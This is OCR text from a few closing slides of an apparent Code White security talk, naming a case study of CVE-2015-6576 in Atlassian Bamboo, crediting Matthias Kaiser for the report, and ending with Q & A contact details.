
We would like to credit **Matthias Kaiser of Code White** for reporting this issue to us.

Atlassian


Bamboo

5 Case-Study: CVE-2015-6576

code white
Intelligence Driven Security



5 Case-Study: CVE-2015-6576



code white

Intelligence Driven Security

Q & A

www.code-white.com

matthias.kaiser@code-white.com

@codewhitesec